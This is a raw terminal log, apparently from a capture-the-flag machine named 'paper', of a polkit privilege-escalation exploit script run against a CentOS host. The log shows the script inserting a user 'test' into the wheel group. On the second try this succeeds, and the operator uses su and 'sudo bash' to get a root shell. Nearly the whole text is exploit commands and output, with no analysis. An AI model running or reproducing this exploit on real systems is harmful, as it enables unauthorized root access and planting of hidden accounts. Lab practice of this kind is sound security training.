[!] Try to login as the injected user using su - test
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper tmp]$ su - test
su: user test does not exist
[dwight@paper tmp]$ bash exploit.sh -u=test -p=test

[!] Username set as : test
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username test...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
id: ‘test’: no such user
[x] Insertion of Username failed!
[!] Aborting Execution!
[!] Usually multiple attempts are required to get the timing right. Try running the exploit again.
[!] If the exploit doesn't work after several tries, then you may have to exploit this manually.
[dwight@paper tmp]$ bash exploit.sh -u=test -p=test

[!] Username set as : test
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username test...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username test  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - test
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper tmp]$ su - test
Password:
[test@paper ~]$ id
uid=1005(test) gid=1005(test) groups=1005(test),10(wheel)
[test@paper ~]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for test:
[root@paper test]# id
uid=0(root) gid=0(root) groups=0(root)